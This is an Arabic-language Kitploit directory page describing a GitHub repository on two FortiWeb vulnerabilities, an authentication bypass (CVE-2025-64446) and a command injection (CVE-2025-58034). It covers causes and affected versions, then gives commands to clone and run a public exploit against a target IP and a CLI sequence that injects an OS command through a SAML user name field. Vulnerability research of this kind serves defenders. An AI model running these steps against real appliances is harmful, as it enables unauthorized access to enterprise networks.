
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
fortinet-fortiweb-cve-2025-64446-58034 — أبحاث أمنية حول ثغرات Fortinet FortiWeb (CVE-2025-64446, CVE-2025-58034) | Kitploit

أدوات/GitHubGitHub/lequoca/fortinet-fortiweb-cve-2025-64446-58034
المصادقة والترخيصتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرة
GitHublequoca/fortinet-fortiweb-cve-2025-64446-58034

fortinet-fortiweb-cve-2025-64446-58034

مشاركة

أبحاث أمنية حول ثغرات Fortinet FortiWeb (CVE-2025-64446, CVE-2025-58034)

عرض المستودع
28منذ 11 أشهرلم تتم المراجعة بعد

التعرف على ثغرات Fortinet FortiWeb (CVE-2025-64446, CVE-2025-58034)

1. نظرة عامة

Fortinet FortiWeb هو جهاز جدار حماية تطبيقات الويب (Web Application Firewall - WAF) يُستخدم على نطاق واسع في أنظمة المؤسسات لحماية تطبيقات الويب من التهديدات الشائعة.

نظرًا لأن FortiWeb يقع عادةً في طبقة الحماية المركزية، فإن الثغرات المتعلقة بالمصادقة أو تنفيذ أوامر نظام التشغيل قد تؤثر بشكل خطير على البنية التحتية بأكملها خلفه. في عام 2025، تم الإعلان عن ثغرتين خطيرتين في FortiWeb:

  • CVE-2025-64446 – تجاوز المصادقة عبر اجتياز المسار النسبي (Relative Path Traversal)

  • CVE-2025-58034 – حقن أوامر نظام التشغيل (OS Command Injection) في سياق مصادق عليه

  • 2. نظرة عامة حول CVE-2025-64446

2.1 نوع الثغرة

  • اجتياز المسار النسبي (Relative Path Traversal)
  • تجاوز المصادقة (Authentication Bypass)

2.2 سبب وجود الثغرة

تنبع CVE-2025-64446 من قيام FortiWeb بمعالجة وفحص مسارات الوصول بشكل غير صارم قبل تطبيق آلية المصادقة.

على وجه التحديد:

  • آلية التحكم في الوصول تعتمد على سلسلة المسار المنطقية
  • عدم إجراء تسوية (normalize) كاملة للمسار
  • السماح باستخدام المسارات النسبية للوصول إلى الموارد الداخلية

يؤدي هذا الخطأ إلى إمكانية الوصول إلى بعض نقاط نهاية الإدارة (endpoints) دون الحاجة إلى مصادقة صالحة.

2.3 الأضرار الأمنية

  • تجاوز آلية المصادقة بالكامل
  • الوصول غير المصرح به إلى وظائف الإدارة
  • كسر نموذج الصلاحيات الخاص بجهاز الأمان

2.4 الإصدارات المتأثرة

  • FortiWeb 8.0.0 – 8.0.1
  • FortiWeb 7.6.0 – 7.6.4
  • FortiWeb 7.4.0 – 7.4.9
  • FortiWeb 7.2.0 – 7.2.11
  • FortiWeb 7.0.0 – 7.0.11

3. نظرة عامة حول CVE-2025-58034

3.1 نوع الثغرة

  • حقن أوامر نظام التشغيل (OS Command Injection) (CWE-78)

3.2 سبب وجود الثغرة

تنشأ CVE-2025-58034 بسبب معالجة FortiWeb لبيانات إدخال المستخدم بشكل غير آمن أثناء استدعاء أوامر نظام التشغيل.

تشمل الأسباب الرئيسية:

  • معاملات الإدخال غير مفحوصة بدقة
  • غياب آلية لتصفية أو تهريب (escape) الأحرف الخاصة
  • تمرير بيانات المستخدم مباشرةً إلى أوامر النظام

تتطلب هذه الثغرة سياقًا مصادقًا عليه، ولكنها تحمل درجة خطر عالية نظرًا لارتباطها بتنفيذ الأوامر.

3.3 الأضرار الأمنية

  • تنفيذ أوامر نظام تشغيل غير مقصودة
  • الوصول إلى موارد النظام والتلاعب بها
  • التأثير على سلامة الجهاز وتوافره

3.4 الإصدارات المتأثرة

  • FortiWeb 8.0.0 – 8.0.1
  • FortiWeb 7.6.0 – 7.6.5
  • FortiWeb 7.4.0 – 7.4.10
  • FortiWeb 7.2.0 – 7.2.11
  • FortiWeb 7.0.0 – 7.0.11

4. طريقة الاستغلال (بالاستناد إلى PoC المتاح - CVE-2025-64446)

4.1 استنساخ المستودع (تنزيل الكود المصدري إلى الجهاز)

git clone https://github.com/lincemorado97/CVE-2025-64446_CVE-2025-58034 cd CVE-2025-64446_CVE-2025-58034

4.2 إعداد البيئة الافتراضية (venv)

تُستخدم البيئة الافتراضية للغة بايثون (venv) لإنشاء بيئة عمل مستقلة لكل مشروع، مما يساعد على عزل المكتبات التابعة عن نظام Python الرئيسي. ويساعد ذلك في تجنب تعارضات إصدارات المكتبات، وضمان استقرار بيئة العمل، والحد من التأثير على النظام.

python3 -m venv venv source venv/bin/activate

4.3 تثبيت الحزم التابعة (الاعتماديات):

pip install -r requirements.txt




4.4 تشغيل عملية الاستغلال بالكامل

python exploit.py <target_ip> صورة صورة صورة

5. طريقة استغلال CVE-2025-58034 باستخدام أوامر CLI (تُنفَّذ من واجهة سطر الأوامر في FortiWeb بعد المصادقة)

config user saml-user

edit "<YOUR COMMAND>"

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

تنشأ ثغرة CVE-2025-58034 بسبب عدم قيام FortiWeb بمراقبة بيانات الإدخال بدقة في بعض حقول الإعدادات، خاصة القيمة التي تُمرَّر عبر الأمر: edit "" المشكلة: يتم التعامل مع هذه القيمة كسلسلة إعدادات ثم تُدخل في أوامر نظام التشغيل الداخلية ولا يتم تصفية أو تهريب (escape) الأحرف الخاصة بشكل كافٍ يؤدي هذا إلى إمكانية تأثير بيانات الإعدادات مباشرةً على أمر نظام التشغيل المنفَّذ، مما يسبب ثغرة OS Command Injection.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    396
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    257

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →